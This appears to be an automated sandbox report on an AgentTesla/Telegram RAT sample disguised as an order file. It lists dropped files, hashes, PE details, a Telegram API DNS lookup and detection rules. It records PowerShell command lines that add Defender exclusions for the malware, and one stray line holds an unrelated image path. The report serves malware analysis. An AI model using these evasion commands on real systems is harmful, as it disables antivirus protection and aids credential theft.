PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Configuratio

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\svchost.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1488
Entropy (8bit):	5.338732761611821
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhg84xLE4jE4Kx1qE4qE4FsXE4qXKIE4oKFKHKoZAEV:MxHKXwYHKhQnogvxLHjHKx1qHqHAHitU
MD5:	608F72EADF7367FD731F4A9838E535BF
SHA1:	831B31E7E1588E6F8BD6619E0D7B44A4063E5C94
SHA-256:	EDDEF9AC52813E159A61551BCC0F66E6B4DF060DF09C45F6979BE1AB050253B2
SHA-512:	E0D56955E7031B0AB8F821A4EBDAB73C83509AC27F8B5B5806FC963CDCC73AEFAD117C43AE46E24B92A917EC118531A6B9E4260E46D2531066AB754608EA121B
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Configuratio

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22180
Entropy (8bit):	5.382395220506782
Encrypted:	false
SSDEEP:	384:JtCDD3Q3zwbTnNrnVsI1kt04mRdvOOhhrmFdObLAPaC:83QKlntqpIOgrKlf
MD5:	868B45F63CEA63255972AF887177602C
SHA1:	E6150AD0AF99DCCA5BA47E38B3917E89C53C2645
SHA-256:	9576CBC5A5B034E5324ACFD21D2E51F7DF0D25D5D8B730AF1DF88C523632F704
SHA-512:	925387EDFDC65E27BB93F5648F187D903427636DA16D0C990580EED3156CAB19646A90DC6658EDF2537FEB7B130BBBE457920885A1FD60F3833423FF9AA34D8A
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Preview:	@...e.....a.....u.|.....v...@.Z.....@.....D.....fZve...F.....x.).....System.Management.AutomationH.....<@.^.L."My...:<..... .Microsoft.PowerShell .ConsoleHost4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2rnex2ek.lje.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4uypqtat.42m.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_d2nywgzx.vdr.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gj0etfuz.zra.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gj0etfuz.zra.ps1	
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_knfqx50j.snp.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_knth15sn.2xz.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ndedftbp.hio.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pswme1px.15w.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qim5i45f.hre.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yrcvsx0a.z50.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\Documents\20220114\PowerShell_transcript.301389.8tzwXQ58.20220114053231.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3543
Entropy (8bit):	5.380010783427229
Encrypted:	false
SSDEEP:	96:BZNj2NGqDo1Z7FZfj2NGqDo1ZFqjA0cA0cA0OZh:Tccl
MD5:	460D1EEA3318EA76817C22353BA78DB0
SHA1:	220756D03DCA9F8D651664218C71A6D2B227C591
SHA-256:	E4B62F2EE756CD8C5C7489423AB8E58127CF473AE16E1C8253FDAD9CA61507B2
SHA-512:	B004764F490524ED9C3B4FC7A8E9F7C3F4C84F237FE0CCC52A1F5E5D2AD5EAA6F25F42B9891135F6302EBEB43238991EC3D0E8B4823FD07226C67FFB29730B9
Malicious:	false

C:\Users\user\Documents\20220114\PowerShell_transcript.301389.8tzwXQ58.20220114053231.txt	
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114053232..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe -Force..Process ID: 6684..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114053232..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe -Force..**********..Command start time: 20220114053450..**********..PS>TerminatingError(Add-MpPreference):

C:\Users\user\Documents\20220114\PowerShell_transcript.301389.Cb2iz80h.20220114053303.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5921
Entropy (8bit):	5.416622514629973
Encrypted:	false
SSDEEP:	96:BZrj2NfPqDo1ZvGZQj2NfPqDo1Z1Ln9nznjZRj2NfPqDo1ZecnDnDnsrZCS:joS
MD5:	6EB4BB056B4FD666EC578F830F7A24C1
SHA1:	C948BD8B279111AB83F7EFE413F1AA094EF6EE76
SHA-256:	6C8E95C381C59461EE046EEAF7E1397443A8B105C0E57925C8C3096579017309
SHA-512:	9BF9099511FEA3FF254E15E2E6F9B7326055BEE64CD89C3B188AB2A9657E63CD571384AFDA41A44A442AFFC97780F6994B89FA4085B19A3437A73527C52C01F9
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114053304..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe -Force..Process ID: 6008..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114053304..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20220114053615.

C:\Users\user\Documents\20220114\PowerShell_transcript.301389.Kmftd8NL.20220114053244.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5921
Entropy (8bit):	5.417647435012023
Encrypted:	false
SSDEEP:	96:BZMj2NfyqDo1ZwGZVj2NfyqDo1Z1Ln9nznjZZj2NfyqDo1ZDcnDnDnHZy:M
MD5:	EDED91250DE1A455988D6274C5B9DCBB
SHA1:	1F72A32B99A6720A6EC28C13AC110645BC3FFED9
SHA-256:	1F3AE831C246CA98E7651A1615BF35127A008722AC3AD7618D7E7DBF78D70CDF
SHA-512:	44FDD2EAB6993D00F5A3909B784893D72DB15CB67CF15B87A9BF07405A85BF9EC0950825FB455705E3D28F491E284FF5C80870CFBE7D381F8CFE145B77BE96C
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114053246..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe -Force..Process ID: 7060..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114053246..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20220114053618.

C:\Users\user\Documents\20220114\PowerShell_transcript.301389.TjhCOvM7.20220114053243.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5921
Entropy (8bit):	5.419300447130754
Encrypted:	false
SSDEEP:	96:BZHj2Nf1qDo1ZDGZugj2Nf1qDo1ZJLn9nznjZoj2Nf1qDo1ZMcnDnDnaZB:Wc
MD5:	1553878CE835BF07DFD49311CA17C5AE
SHA1:	723A3D73B8645D924E55190C42C12F95EEF7568D
SHA-256:	DC34A98A7FE67DC969F1D49C70BDE76A584FB76A048946D34D6D5E900E914027
SHA-512:	2CCC216505C0D5D8D12441F425B5E212B728127438DB41900FACC35ADA8E4869E660E0AF922A4F12B53D15A8077EA0C96A0A98F918BB9960D3CE0E9B4D40F00
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20220114\PowerShell_transcript.301389.TjhCOvM7.20220114053243.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114053245..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe -Force..Process ID: 7056..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114053245..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20220114053627.

C:\Users\user\Documents\20220114\PowerShell_transcript.301389.qPOtysNN.20220114053246.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3543
Entropy (8bit):	5.377594983509322
Encrypted:	false
SSDEEP:	96:BZij2NSqDo1ZMFZ5j2NSqDo1ZjqjA0cA0cA0reZVH:hccl
MD5:	9B6113ADDFA0768FF34C25E0B1CB1532
SHA1:	76048CA9695F3E41A457017B082C3B2A3EF36DB6
SHA-256:	26D14F2938E1D6120DDD49F3A9CC599CFB1BD661841643D108AFE088798B0FF1
SHA-512:	F2399B022F77E04FAD48BF84D4745ABBEC4E9608B3BD04C651901F90F4B046FB3C60246D725A0B30392DAA58B8FFE3949B52253C5A7E9AB1595C78E596ABC51
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114053248..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 301389 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe -Force..Process ID: 1472..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114053248..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe -Force..**********..Command start time: 20220114053557..**********..PS>TerminatingError(Add-MpPreference):

C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe	
Process:	C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	844800
Entropy (8bit):	7.921306694709134
Encrypted:	false
SSDEEP:	12288:cLDVY3Knt0gGBliisULw6oyz+RQqCjw6sfCUlTvvVEiZ2FQ6Ke06K8LwH:cFxtOvi7UM6p/qb1ndvn/6Lw
MD5:	8B974D65BF7E334D75F57027821AC628
SHA1:	F3CCC2D15A771715E6653D470F955F7095E3CD17
SHA-256:	C2628ACD6B807FACD37A0B0DB1068F80FA2C87702D6A687445A9EC1DC3BC2421
SHA-512:	668DDAED399D33F32C4BDCCB22D77E9EDF27A707BE8F0901417D566125D30D90BD44E039B03548C9C31D17297BCD2CC3AB5D712CBD918B71EAB1B53CFDA7E11
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 19%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..`...|..... .....@.. .....@..... ..`.....J.....|..... .....8..... ....H.....text....`.. ...b..... ..`.rsrc....|.....~...d.....@..@.reloc..... .....@..@.....H.....X..T).....k...h.....*V!..H.....s.....*J.(.....(....}....*Z..{"....X}"....}....*n.{(...-...s)...}(....{(...*b.{"...-...($...*..}....*b.{"...-...('...*..}....*..{....o....,..(4...*.{.....%..5...s6.....g...o!...&*..{....o....,..(7....1".(8...*.{.....%..9...s:...o;...&*.r...ps<....#...r...ps<....%....s=....&...*..(>...*..(>....s....}.....{.....}..... {.....} ...*Z.{....-..*.{....{....*N.(.....{.....}....*Z.{....-..*.{

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.921306694709134
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%

General

File name:	#NEW ORDER FOR JANUARY 2022.exe
File size:	844800
MD5:	8b974d65bf7e334d75f57027821ac628
SHA1:	f3ccc2d15a771715e6653d470f955f7095e3cd17
SHA256:	c2628acd6b807facd37a0b0db1068f80fa2c87702d6a687445a9ec1dc3bc2421
SHA512:	668ddaed399d33f32c4bdccb22d77e9edf27a707be8f0901417d566125d30d90bd44e039b03548c9c31d17297bcd2cc3ab5d712cbd918b71eab1b53cfda70e11
SSDEEP:	12288:cLDVY3Knt0gGBliisULw6oyz+RQqCjw6sfCUlTvvVEiZ2FQ6Ke06K8LwH:cFxtOvi7UM6p/qb1ndvn/6Lw
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..`...|..... .....@.. .....@.....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4c8089
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0xAF0CF1CB [Wed Jan 24 10:45:31 2063 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc608f	0xc6200	False	0.937400187303	data	7.93856030024	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xca000	0x7cf2	0x7e00	False	0.498387896825	data	6.40175519141	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd2000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 05:34:59.250521898 CET	192.168.2.4	8.8.8.8	0x8a6b	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 05:34:59.269767046 CET	8.8.8.8	192.168.2.4	0x8a6b	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: #NEW ORDER FOR JANUARY 2022.exe PID: 6588 Parent PID: 5188

General

Start time:	05:32:26
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe"
Imagebase:	0xdf0000
File size:	844800 bytes
MD5 hash:	8B974D65BF7E334D75F57027821AC628
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.737999019.0000000005A90000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000002.737999019.0000000005A90000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.734261757.000000000428D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.734261757.000000000428D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000003.705890791.0000000004E74000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000003.706917679.00000000062D2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.734755598.0000000004305000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.734755598.0000000004305000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000002.734755598.0000000004305000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000000.00000002.734755598.0000000004305000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: powershell.exe PID: 6684 Parent PID: 6588

General

Start time:	05:32:30
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe" -Force
Imagebase:	0x1220000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

